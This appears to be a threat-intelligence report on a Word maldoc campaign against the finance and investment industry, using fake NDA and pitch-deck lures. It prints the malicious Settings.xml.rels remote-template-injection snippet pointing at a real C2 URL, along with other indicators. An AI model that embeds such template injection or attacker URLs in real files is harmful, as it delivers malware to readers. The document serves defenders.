
Threat Actor targeted attack against Finance and Investment industry (ENG)

redalert.nshc.net/2022/02/28/threat-actor-targeted-attack-against-finance-and-investment-industry-eng/

Overview

Amidst confusion due to the COVID-19 pandemic in the world, cyber hacking activities through malware are continuing in various industries.

Among them, a specific form of malware themed on finance and investment industries has been continuously identified recently, and it is believed that attacks are targeted on workers in the industry. Referring to Figure 1, the hacking activities were against targeting finance and investment industries located in various parts of the world, and countries colored in darker shades of red were found to have a higher rate of attack.




[Figure 1: Hacking activities against finance and investment industry]

In this report, we identify the activities the document type malware used against finance and investment industries for over at least a year and the characteristics of the hacking activities.

Attacks flow and analysis of Word malware used in the attacks

The first Word malware identified by the NSHC ThreatRecon Team was last edited in August 2020 by a user named “Nord”. From the file name, the malware was disguised as a Non-Disclosure Agreement (NDA) file of an investment company located in Spain, and had a workflow as shown in Figure 2.

- Lundbergs NDA Mutual Form.docx
- BE17FDBE8D7E674EC397CD457DDA1B78824ED6597CDEF665D1ADBF31EAF58D66




[Figure 2: Attack flow of the distributed Word malware]

The attacker initially used attachments to a spear phishing email or a similar attacking method to pass on the malware disguised as a Non-Disclosure Agreement file related to a financial investment to the workers in the industry.

When the target executes the Word malware passed on through email or other ways, the Word document embed with malicious macro or a Word template with vulnerabilities are downloaded. It is analyzed that other malware such as RAT (Remote Administration Tool) are additionally downloaded into the target organization system through this attack technique.

A. Word document that leads to content activation

When the target activates the found Word malware, the activated Word screen displays a message ‘This document has been secured by Kaspersky. To view this protected content, Click “Enable Content”’ and leads the target to activate the contents.
In addition, the contents shown in the background of the image was identified to be a Non-Disclosure Agreement related to the company mentioned in the title of the Word document.




This document has been secured by Kaspersky.

To view this protected content, Click "Enable Content"

[Figure 3: Word malware execution screen]

B. Remote Template Injection

The disseminated malware does not contain macro scripts, and when the Word malware is activated, it is seen to access a specific address as shown in Figure 4.




Downloading: https://lundbergs.cc/6Cjmh0MCzUyKox148kbXTtlm5ocF... (0%)

[Figure 4: Attempt to access C2 server upon Word document execution]

The attacker uses normal functions of OOXML(Office Open XML) formatted Word documents to carry out the malicious activities. For Word documents that use template files, an external template can be downloaded and executed by modifying the Setting.xml.rels file. However, the current payload being additionally downloaded are not identified.

https://lundbergs[.]cc/6cjmh0mczuykox148kbxttlm5ocfa2y3cyjcdv3zrxlswb5hs1boyw==




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
  Target="https://lundbergs.cc/6Cjmh0MCzUyKox148kbXTtlm5ocFA2Y3cYJCDV3ZRxLSwb5Hs1boYw%3D%3D"
  TargetMode="External" />
</Relationships>
```

[Figure 5: C2 server included in Settings.xml.rels file]

Relation between the targets of the hacking group and the Word malware

The attackers make use of various tactics to make the target interested and distributes the malware. The document title and the contents used in the malwares provide clear information regarding the proven tactics, and the malware distributed from the hacking group since 2020 is as shown in Figure 6.



2020.08 ~ 2020.12


- Lundbergs NDA Mutual Form
- Circle Business Introduction(ISO 27001)
- OKEx and DeepMind Intro Deck(ISO 27001 Protected)
- Union Square Ventures Partnership - Mutual NDA Form
- Berkshire Hathaway HomeServices Custody - Mutual NDA
- Adviser-Non-Disclosure-Agreement-NDA(ISO 27001)
- Chiliz Partnership - Mutual NDA Form
- Abies VC Presentation(ISO 27001)
- FasterCapital Introduction 2020 Oct
- FasterCapital Mutual NDA Form
- Digital Asset Investment Stategy 2020 (ISO 27001)

2021.01 ~ ing

- Venture Labo Investment Pitch Deck
- Ant Capital Presentation (Azure Protected)
- Abies VC Presentation
- Global Brain Pitch Deck
- A NEW NFT&DeFi TECH (PROTECTED)
- Pantera Capital Investment Agreement(Protected)
- New Smart_Contract-Based_Product_System(Protected)
- Z Venture Capital Presentation(Protected)
- ANRI Capital - Mutual NDA Form

[Figure 6: Current situation of all Word malwares distributed since August 2020 to now]

The identified malware is disguised as investment companies located in various parts of the world such as Sweden, USA, Japan, and contains document titles and contents that pull the interest of all companies and workers in the finance and investment industry.



Azure Information Protection

Manual and Automatic File Classification


Welcome!

Azure Information Protection control and help secure email, documents, and sensitive data that you share outside your company. To continue editing this document, click Enable Content.

This document has been secured by Kaspersky.

To view this protected content, Click "Enable Content"

[Figure 7: Part of page an executed Word document]



FasterCapital LLC Introduction

8th floor, Office 807 A, Tower A, Business Central Towers, Dubai Internet City, Dubai, Dubai PO Box
503011, AE

Our **Vision**

We envision a world in which no start-up should be left behind simply because of the lack of access to funding, lack of technical knowledge, mentorship and access to vital connections. We strive our very best to find, help and empower the next generation of value-driven and far-reaching start-ups and provide a one-stop solution to all the tech-based start-ups, irrespective of wherever they are.

Our Mission

Our mission is to find, fund and develop a sustainable tech startup ecosystem in which tech startups can develop their ideas, refine their products and scale their ideas to the next level. We go to extreme lengths to help us find the next generation of ground-breaking, disruptive and high-impact start-ups and then we build their capabilities. We provide startups with technical expertise and technical development on equity basis. The incubator is also ready to invest in the startup from early stage (seed funding) on co-funding basis by matching whatever a co-investor is ready with equivalent amount from our side. In addition, we will help our start-up candidates with all the key resources, connect them with seasoned mentors and consultants, provide business connections and strive our best to help them make substantial improvements in their entrepreneurial journey, so that start-ups can build great businesses, products and services.

Market Gap

At FasterCapital, we believe that there is a great unexplored potential in the market that most incubators and accelerators ignore or oversee. Most accelerators focus on good developers or fresh graduates who can build a technical start-up, but they either totally ignore the fact that there are lot of ***non-technical entrepreneurs*** who would like to build their online startup but can't get into any accelerator or underestimate the team size

Digital Asset Investment Report


GRAYSCALE

Q1 2020

grayscale.co

[Figure 8: Part of the document content set as hidden elements]

The original document content included in the Word malware contains openly revealed documents, but also contains restricted documents and the CEO’s handwritten signature, so is analyzed that there is a possibility that information has already been distributed through underground hacking communities and darkwebs.



[Figure 9: Word document with handwritten signature]

Characteristics and correlation of Word malware

A. Metadata of document malwares

The metadata of the Word document used in hacking activities contains properties information and characteristics, and the associations with other hacking resources. From the metadata in core.xml, app.xml, settings.xml within the Word document, the correlation of documents used by the attackers can be verified, and the similarity between the documents were also identified.

(1) Name of last user to edit the document

Word malwares with the document template applied has a template name following it, and the template information is included in the docProps\app.xml. The following are the template names included in the Word malwares identified until now.

Last modified user name:

- Nord
- Never

(2) Name of template

Word malwares with the document template applied has a template name following it, and the template information is included in the docProps\app.xml. The following are the template names included in the Word malwares identified until now.

Template name:

- Report .dotx
- Single spaced (blank).dotx
- APA style report (6th edition).dotx
- Blue curve letterhead.dotx
- Insert your first table of contents tutorial.dotx
- Blue spheres cover letter.dotx

(3) docId

docId is a unique identifier contained by the Word document and is included in Word\settings.xml. The following are the docid of the Word malwares identified until now.


docid:

- {0F5E949A-4017-445B-97B7-3CB064E583DF}
- {1F179ADB-02CF-4A51-820D-20B798FDFF46}
- {76DBC1C4-9921-4935-B8A9-9B3167BB1700}
- {81D6A9AD-4211-4696-97A5-6897FE7766B7}
- {861123BC-1DAC-4C24-964C-E9447C597276}
- {B44EC542-F37B-44A7-A5B3-617396920BEF}
- {BB154D86-973E-4497-9CC3-F86A34B8EEA0}

B. C2 Server and certification


The domain used by the hacking group in their activities are disguised as companies in investment, cryptocurrency market, blockchain, energy innovation and software sectors.

So far, the number of domains identified is 82, and the number of IP allocated to domains are 10, all of them registered under HOSTWINDS web hosting companies, allocated in the range of 104.168.128.0/17



[Figure 10: Number of domains assigned to IP]

To conceal the network traffic for the payload attempting downloads from the C&C server, the attacker received a SSL(Secure Socket Layer) certificate that was free to use for 90 days. The CN(Common Name) is detected as **ET TROJAN Observed Malicious SSL Cert (Lazarus APT MalDoc 2020-11-30)** by several online sandbox services.




Issued to: filestream.download

Issued by: Let's Encrypt Authority X3

Valid from 2020- 11- 02 **to** 2021- 01- 31

[Figure 11: A section of the extracted certificate information]

The attack group uses a multi domain certificate which includes multiple domains in a single certificate, and continuously receives new certificates instead of renewing of the existing one. When a new certificate is issued, the C2 server is managed by adding a new domain or deleting the previous domain



Valid from 2020- 11- 02 **to** 2021- 01- 31

